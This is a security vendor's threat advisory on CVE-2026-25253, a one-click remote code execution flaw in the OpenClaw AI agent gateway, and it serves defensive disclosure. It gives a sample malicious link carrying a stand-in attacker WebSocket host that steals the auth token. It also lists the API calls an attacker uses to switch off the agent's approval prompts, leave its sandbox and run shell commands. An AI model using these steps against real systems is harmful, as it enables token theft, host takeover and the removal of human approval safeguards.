Smarttech
YOUR 24/7 SECURITY PARTNER

One-Click RCE Vulnerability in OpenClaw – 3rd February 2026

Document ID	SMA- Threat Report
Document status	ISSUED
Issue Number	17
Authors	Vlad Dumitrescu < vlad.dumitrescu@smarttech247.com >
Verified by	Alin Curcan < alin.curcan@smarttech247.com >
Last modified	2026-02-03
Issue Date	2026-02-03

Threat Reports are reports created by Smarttech247 based on high and critical severity vulnerabilities that may have a high potential to be exploited in the wild i.e. vulnerabilities that are present in most used products by companies and do not have an auto-update option or they are usually not automatically updated in case that could lead to some service disruption. This report is usually created as soon as the vulnerability is released, therefore we strongly recommend that the information is reviewed, tests are performed and patches are applied before the first proof-of-concept is released.
Even though certain vulnerabilities may not have an active exploit in the wild at the time that we report on them, we take into consideration the wider risk and the impact it could have on systems, should an exploit like that be available after a while. Our duty is to report them on time and we recommend enterprises that, in order to keep critical business systems protected, they should consider, on average, ten working days to check whether or not the new vulnerability affects them, and if so, to implement actions in order to remove the risk.

Overview

CVE-2026-25253 is a critical logic flaw in OpenClaw that enables attackers to achieve remote code execution (RCE) on a victim's host machine through a single click on a malicious link or visit to a crafted webpage. The vulnerability allows theft of the user's authentication token via improper handling of URL query parameters, followed by Cross-Site WebSocket Hijacking (CSWSH) to pivot into the local OpenClaw instance—even when it is bound only to localhost and not internet-facing.

This "1-Click RCE Kill Chain" occurs in milliseconds, bypassing firewalls and sandbox protections by using the victim's browser as a bridge to exfiltrate credentials and then execute arbitrary commands with elevated privileges (e.g., "God Mode" permissions). The flaw was publicly disclosed around February 2, 2026, and has been patched. No confirmed exploitation in the wild has been reported as of early February 2026, but the ease of exploitation (no authentication required beyond user interaction) makes it highly attractive to threat actors targeting AI agent users.

Technical Summary

The root cause stems from two main issues in the OpenClaw Control UI and WebSocket implementation:

1. Unvalidated gatewayUrl Parameter — The application trusts and automatically processes a gatewayUrl value supplied via a query string (e.g., in a malicious link like ?gatewayUrl=ws://attacker.com). On page load, it establishes a WebSocket connection to the attacker-controlled URL without user confirmation and transmits the stored authentication token (authToken) in the handshake payload.
2. Lack of Origin Header Validation — The OpenClaw WebSocket server does not enforce proper origin checks, enabling Cross-Site WebSocket Hijacking (CSWSH). JavaScript from a malicious site can open a WebSocket connection to the victim's local instance (e.g., ws://localhost:18789).

Exploitation Chain (1-Click RCE Kill Chain):

- Victim clicks a crafted link or visits a malicious site (e.g., via phishing, malvertising, or compromised webpage).
- OpenClaw's UI auto-connects to the attacker-supplied WebSocket endpoint and exfiltrates the authToken.

- Attacker uses the stolen token to connect back to the victim's local gateway (via CSWSH from the malicious page).
- Attacker issues API commands to:
  - Disable user confirmations/approvals (exec.approvals.set → ask: "off").
  - Escape any container/sandbox (config.patch → set tools.exec.host to "gateway" for host-level execution).
  - Execute arbitrary shell commands via node.invoke.
- Attacker gains full system control, potentially stealing data, API keys, credentials, or installing persistence.

The attack succeeds even on loopback-only configurations because the victim's browser initiates the outbound connection to the attacker.

Affected Versions

Version	Affected	Unaffected
OpenClaw	All versions up to and including v2026.1.24-1	Patched: v2026.1.29 (released January 30, 2026) and later.

Impact

Severity: Critical for users with active OpenClaw sessions (especially those logged into the Control UI).
Blast Radius: Full host compromise (RCE outside Docker/containers), data/key theft, lateral movement.
Highest Risk Groups: Users granting broad "God Mode" permissions to the AI agent (shell access, file system, keys); developers/power users browsing while the agent runs.
Built-in Defenses Bypassed: Sandboxing and LLM guardrails do not mitigate this, as the attack targets the gateway API directly.
Likelihood: High due to trivial delivery (one click) and no need for internet-exposed instance.

Mitigation and Recommendations


- Immediate Action: Upgrade to OpenClaw v2026.1.29 or the latest version available from the official GitHub repository (github.com/openclaw/openclaw).
- Post-Exposure Steps (if potentially compromised):
  - Rotate the OpenClaw authToken immediately.
  - Rotate any API keys/tokens for connected services (e.g., LLM providers, messaging integrations).
  - Review authentication and WebSocket connection logs for suspicious activity (unexpected outbound connections or token usage).
  - Audit file permissions, executed commands, and system changes.
- Preventive Measures:
  - Avoid clicking unknown links or visiting untrusted sites while OpenClaw is running.
  - Consider running OpenClaw in stricter isolation (e.g., limited permissions, no "God Mode").
  - Monitor for phishing campaigns targeting AI tool users.

References

https://socradar.io/blog/cve-2026-25253-rce-openclaw-auth-token/
https://thehackernews.com/2026/02/openclaw-bug-enables-one-click-remote.html
NVD - CVE-2026-25253
1-Click RCE via Authentication Token Exfiltration From gatewayUrl · Advisory · openclaw/openclaw · GitHub

CVE

CVE-2026-25253


Smarttech
YOUR 24/7 SECURITY PARTNER
www.smarttech247.com